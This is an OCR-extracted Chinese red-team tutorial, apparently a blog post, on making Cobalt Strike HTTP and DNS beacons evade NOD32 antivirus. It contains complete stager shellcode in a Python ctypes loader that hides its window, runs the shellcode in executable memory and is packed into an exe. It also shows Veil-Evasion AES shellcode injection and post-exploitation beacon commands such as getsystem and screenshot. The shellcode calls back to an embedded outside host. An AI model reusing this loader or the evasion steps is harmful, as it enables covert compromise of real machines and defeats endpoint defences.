
```
C:\Python27\Scripts>pyinstaller.exe -w -F C:\Tools\httpbeacon.py
62 INFO: PyInstaller: 3.4
62 INFO: Python: 2.7.14
62 INFO: Platform: Windows-7-6.1.7600-SP0
62 INFO: wrote C:\Python27\Scripts\httpbeacon.spec
62 INFO: UPX is not available.
62 INFO: Extending PYTHONPATH with paths
['C:\\Tools', 'C:\\Python27\\Scripts']
78 INFO: checking Analysis
78 INFO: Building Analysis because Analysis-00.toc is non existent
78 INFO: Initializing module dependency graph...
78 INFO: Initializing module graph hooks...
140 INFO: running Analysis Analysis-00.toc
```


最后,把打包好的 exe payload 丢到装有最新版 nod32 的目标机器上观察实际免杀效果,如下可以看到,http 的 beacon 被正常弹回,进行些日常操作也已问题不大

```
beacon> sleep 0
beacon> shell whoami
beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
beacon> ps
beacon> getsystem
beacon> screenshot 3136 x64 2
```




包括像截图和一些权限提升类的操作也都已正常,只是键盘记录可能依旧没法用,但实战中,能让我们直接用它自己内置的键盘记录的机会也并不多






0x03 CobaltStrike 生成 32 位 python shellcode 尝试免杀常规 dns beacon

准备好 cs dns http payload 的 python shellcode



name	payload	host	port	beacons
dns	windows/beacon_dns/reverse_http	[redacted]	53	[redacted]



This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener: dns

Output: Python


x64: ☐ Use x64 payload

同样是将如下的 shellcode 进行替换

```
from ctypes import *
import ctypes
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\
x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x0
1\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\
x80\x00\x00\x00\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3
b\x20\x57\x4f\x57\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x29\x00\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\
x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x00\x59\x31\xff\x57\x57\x57\x57\x57\x51\x68\x3a\x56\x79\xa7\xff\xd5\xeb\x79\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x50\x00\x00\x00\x5
3\x50\x68\x57\x89\x9f\xc6\xff\xd5\xeb\x62\x59\x31\xd2\x52\x68\x00\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x31\xff\x57\x57\x57\x57\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x74\x44\x31\xff\
x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xbc\x31\xff\xeb\x15\xeb\x49\xe
8\x99\xff\xff\xff\x2f\x52\x6b\x68\x37\x00\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\
x89\xe2\xff\xd5\x85\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x58\xc3\xe8\x37\xff\xff\xff\x73\x68\x6f\x70\x2e\x74\x75\x72\x73\x74\x2e\x6f\x6e\x6c\x69\x6e\x65\x00"

#libc = CDLL('libc.so.6')
PROT_READ = 1
PROT_WRITE = 2
PROT_EXEC = 4
def executable_code(buffer):
    buf = c_char_p(buffer)
    size = len(buffer)
    addr = libc.valloc(size)
    addr = c_void_p(addr)
    if 0 == addr:
        raise Exception("Failed to allocate memory")
    memmove(addr, buf, size)
    if 0 != libc.mprotect(addr, len(buffer), PROT_READ | PROT_WRITE | PROT_EXEC):
        raise Exception("Failed to set protection on buffer")
    return addr
VirtualAlloc = ctypes.windll.kernel32.VirtualAlloc
VirtualProtect = ctypes.windll.kernel32.VirtualProtect
shellcode = bytearray(buf)
whnd = ctypes.windll.kernel32.GetConsoleWindow()
if whnd != 0:
    if 666==666:
        ctypes.windll.user32.ShowWindow(whnd, 0)
        ctypes.windll.kernel32.CloseHandle(whnd)
memorywithshell = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(shellcode)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
old = ctypes.c_long(1)
VirtualProtect(memorywithshell, ctypes.c_int(len(shellcode)),0x40,ctypes.byref(old))
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(memorywithshell),
                                     buf,
                                     ctypes.c_int(len(shellcode)))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

之后,将 shellcode 打包成 exe


```
C:\Python27\Scripts>pyinstaller.exe -w -F C:\Tools\dns.py
```



```
C:\Python27\Scripts>pyinstaller.exe -w -F C:\Tools\dns.py
62 INFO: PyInstaller: 3.4
78 INFO: Python: 2.7.14
78 INFO: Platform: Windows-7-6.1.7600-SP0
78 INFO: wrote C:\Python27\Scripts\dns.spec
78 INFO: UPX is not available.
78 INFO: Extending PYTHONPATH with paths
['C:\\Tools', 'C:\\Python27\\Scripts']
78 INFO: checking Analysis
78 INFO: Building Analysis because Analysis-00.toc is non existent
78 INFO: Initializing module dependency graph...
```

之后,丢到装有最新版 nod32 的机器上去执行该 exe,正如预期的那样,正常上线

```
beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
```




尝试截屏,如下,没有任何问题

```
beacon> screenshot x86 2740 1
```

0x04 尝试 CobaltStrike 配合 veil 来免杀反弹 http beacon

首先,用 cs 生成 **Veil 格式**的 32 位 shellcode



而后,进到 veil 的免杀[**Evasion**]模块中,选择用 python aes 加密的方式注入 shellcode,而后,选择自定义 shellcode,再将刚刚 cs 生成的 shellocde 粘进去,具体如下

```
[python/shellcode_inject/aes_encrypt>>]: generate

 [?] Generate or supply custom shellcode?

     1 - Ordnance (default)
     2 - MSFVenom
     3 - Custom shellcode string
     4 - File with shellcode (\x41\x42..)
     5 - Binary file with shellcode

 [>] Please enter the number of your choice: 3
 [>] Please enter custom shellcode (one line, no quotes, \x00.. format): \xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x5
2\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8
b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xa
c\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8
b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4
c\x77\x26\x07\xff\xd5\xe8\x80\x00\x00\x00\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x2
0\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x69\x6e\x36\x34\x3b\x20\x7
8\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x41\x76\x61\x6e\x74\x20\x42\x72\x6f\x77\x73\x65\x72\x29\x00\x58\x58\x5
8\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x00\x59\x3
1\xff\x57\x57\x57\x57\x51\x68\x3a\x56\x79\xa7\xff\xd5\xeb\x79\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x90\x1f\x00\x00\x53\x50\x68\x57\x89\x9
f\xc6\xff\xd5\xeb\x62\x59\x31\xd2\x52\x68\x00\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x31\xff\x57\x57\x57\x5
7\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x74\x44\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5
e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xbc\x31\xff\xeb\x15\xeb\x49\xe8\x9
9\xff\xff\xff\x2f\x43\x57\x51\x71\x00\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe
5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x5
8\xc3\xe8\x37\xff\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x32\x36\x2e\x31\x35\x30\x00

 [*] Using pre-generated shellcode...
==============================================================================
                                  Veil-Evasion
==============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==============================================================================

 [>] Please enter the base name for output files (default is payload): aespy
```


最终产生的 Payload 一共有三个文件,将这三个文件同时拷到装有 32 位 python 打包环境的机器上

```
# cp /var/lib/veil/output/source/* /root/Desktop/
```


```
==============================================================================
                                  Veil-Evasion
==============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==============================================================================

 [?] How would you like to create your payload executable?

     1 - PyInstaller (default)
     2 - Py2Exe

 [>] Please enter the number of your choice: 2
==============================================================================
                                  Veil-Evasion
==============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==============================================================================

 [*] Language: python
 [*] Payload Module: python/shellcode_inject/aes_encrypt

py2exe files 'setup.py' and 'runme.bat' written to:
/var/lib/veil/output/source/
```

在用于打包的机器上运行 runme.bat 脚本,即可自动通过 py2exe 进行打包,生成 exe 格式的 payload,此处特别注意下,veil 官方建议打包最好用 **py2exe**,因为它实际免杀效果比 pyinstaller 要好很多,实际测试中,也确实是这样,但然并卵,veil 实在已经出来的太久了,而且里面所有的 payload 生成脚本的算法,早已被各个 AV 厂商分析了八百遍,想通过它免杀,就目前而言,对于境外的 AV 来讲,几乎是不可能的,不过对国内的某些 AV 仍绰绰有余

```
# pip install pycrypto
```



之后,尝试把 exe payload 直接丢到装有 nod32 的机器上去进行实际的免杀测试,发现它虽然正常上线了,但也仅限于正常的上传下载功能可以用,其它的功能几乎都是没法用的,不过有趣的是,虽然 nod 在内存中检测到了,但我们的 beacon shell 并没因此就掉了



